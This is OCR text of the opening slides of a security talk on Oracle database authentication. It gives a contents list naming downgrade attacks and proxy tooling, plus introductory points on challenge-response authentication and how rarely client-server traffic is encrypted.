
Oracle authentication

László Tóth

donctl@gmail.com



Disclaimer

The views expressed in this presentation are my own and not necessarily the views of my current, past or future employers.

Content


- Introduction
- Oracle native athentication (database)
- Downgrade
- Windows authentication
- Module for Squirtle
- pytnsproxy

Introduction


- The Oracle authentication is a subject rarely covered
- The Oracle Advanced Security can be used for the communication encryption, but it is of additional cost
- The communication between the client and the server is rarely encrypted

Oracle native authentication


- „Challenge-response” protocol
- The used crypto is getting stronger between the versions
- The Java (thin) driver behaves differently than the native (oci) driver



